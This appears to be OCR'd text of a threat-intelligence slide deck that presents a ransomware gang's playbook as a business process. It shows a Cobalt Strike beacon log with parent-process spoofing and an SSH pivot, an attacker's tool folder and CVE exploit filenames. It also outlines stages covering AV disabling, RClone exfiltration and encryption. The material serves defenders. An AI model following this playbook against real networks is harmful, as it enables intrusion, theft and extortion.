
```
┌──(root㉿kali)-[/opt/cloudfox]
└─# aws sts get-caller-identity --query Account --output text
85517[redacted]
```

Our process



Initial access
Brute force network credentials
Exploit known vulnerabilities
Privilege escalation
Disable AVs
Scan for NAS/backup-DB servers and routers
Brute force network credentials
Exploit known vulnerabilities
Get access to server
Connect server to Cobalt Strike C2 server
Use RClone to exfiltrate data
Encrypt victim's data


The adversary didn't follow the rules we made up
A definitive guide to cybersecurity
O RLY?
Robert Hackerman

Our Tools



```
[+] established link to parent beacon: 10.10.10.198
[+] host called home, sent: 12 bytes
beacon> ppid 2888
[*] Tasked beacon to spoof 2888 as parent process
[+] host called home, sent: 12 bytes
beacon> ssh 192.168.57.18 jgrins jrocks
[*] Tasked beacon to SSH to 192.168.57.18:22 as jgrins
[+] host called home, sent: 437307 bytes
[+] host called home, sent: 34 bytes
[+] established link to child session: 192.168.57.18
[DEVELOPERWS] Jamie.Grins/6984                                          last: 2s
beacon>
```




```
└─# ls
8.jpg                                     nmap-7.91.zip
Advanced_IP_Scanner_2.5.3850.exe          notepad2.exe
a.exe                                     notepad.exe
Bluekeep-scanner-master.zip               obfuscation
BYPASS_AV                                 PowerSploit.zip
command                                   PowerUp.zip
CrackMapExec-master.zip                   PrintSpoofer-master.zip
DomainPasswordSpray.ps1                   procdump.exe
error_AV.txt                              processhacker-2.39-setup.exe
Exploit                                   python-3.10.4-amd64.exe
ext.dtd                                   RE_simple.asp
icons                                     scripts
image                                     shva
McKatz.exe                                tcp.bin
mimikatz.zip                              temp_bezeq
ms17-010_2016.rar                         Tools
msf-module-CVE-2019-0708-master.zip       upload.php
nano_amsi.txt                             uploads
netscan.exe                               WinPwn-master.zip
netscan.txt                               xxe.php
```

Manuals: https://talosintelligence.com/resources/302

Initial Access

- Scan away
- Spray and Pray
- Pay to Play
- Zero day



□ CVE-2019-2725Scanner.rar

□ CVE-2019-7238_Edit.py

□ CVE-2020-1472NetLogon privilege escalation vulnerability.pdf

□ CVE-2021-1675_exp.7z

□ CVE-2021-1732-Exploit-main.zip

□ CVE-2021-1732_Exploit.cpp

□ CVE-2021-1732 research and exploit development.pdf

□ CVE-2021-22005_PoC_Fix.py

□ CVE-2021-22555.zip

□ CVE-2021-25646_Batch POC.py

https://www.cisa.gov/known-exploited-vulnerabilities-catalog


Getting To Know Our customers


Use OSINT to determine

- Revenue
- Industry
- Decision Makers
- Customers

Energy
Materials
Industrials
Consumer Discretionary
Consumer Staples
Healthcare
Financials
Information Technology
Communication Services
Utilities
Real Estate

Escalating Access







```
0: [System Process]
  4: System
    204: smss.exe
316: csrss.exe
408: wininit.exe
  500: services.exe
    560: svchost.exe
      1728: WmiPrvSE.exe
      2360: WmiPrvSE.exe
      3008: wsmprovhost.exe
    596: svchost.exe
    728: vmacthlp.exe
```

PID	PPID	Name	Arch	Session	User ▲
0	0	[System Process]			
4	0	System	x64	0	
1780	812	taskhostex.exe	x64	1	CORP\Administrator
2000	1972	explorer.exe	x64	1	CORP\Administrator
2240	1860	ServerManager.exe	x64	1	CORP\Administrator
2584	2000	vmtoolsd.exe	x64	1	CORP\Administrator
3008	560	wsmprovhost.exe	x64	0	CORP\jim.stevens
780	500	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE
864	500	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE
284	500	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE
596	500	svchost.exe	x64	0	NT AUTHORITY\NETWORK SER...

Maintaining Access






Account Policies/Password Policy


Policy	Setting
Enforce password history	24 passwords remembered
Maximum password age	42 days
Minimum password age	1 days
Minimum password length	7 characters
Password must meet complexity requirements	Enabled
Store passwords using reversible encryption	Enabled

Finding Leverage

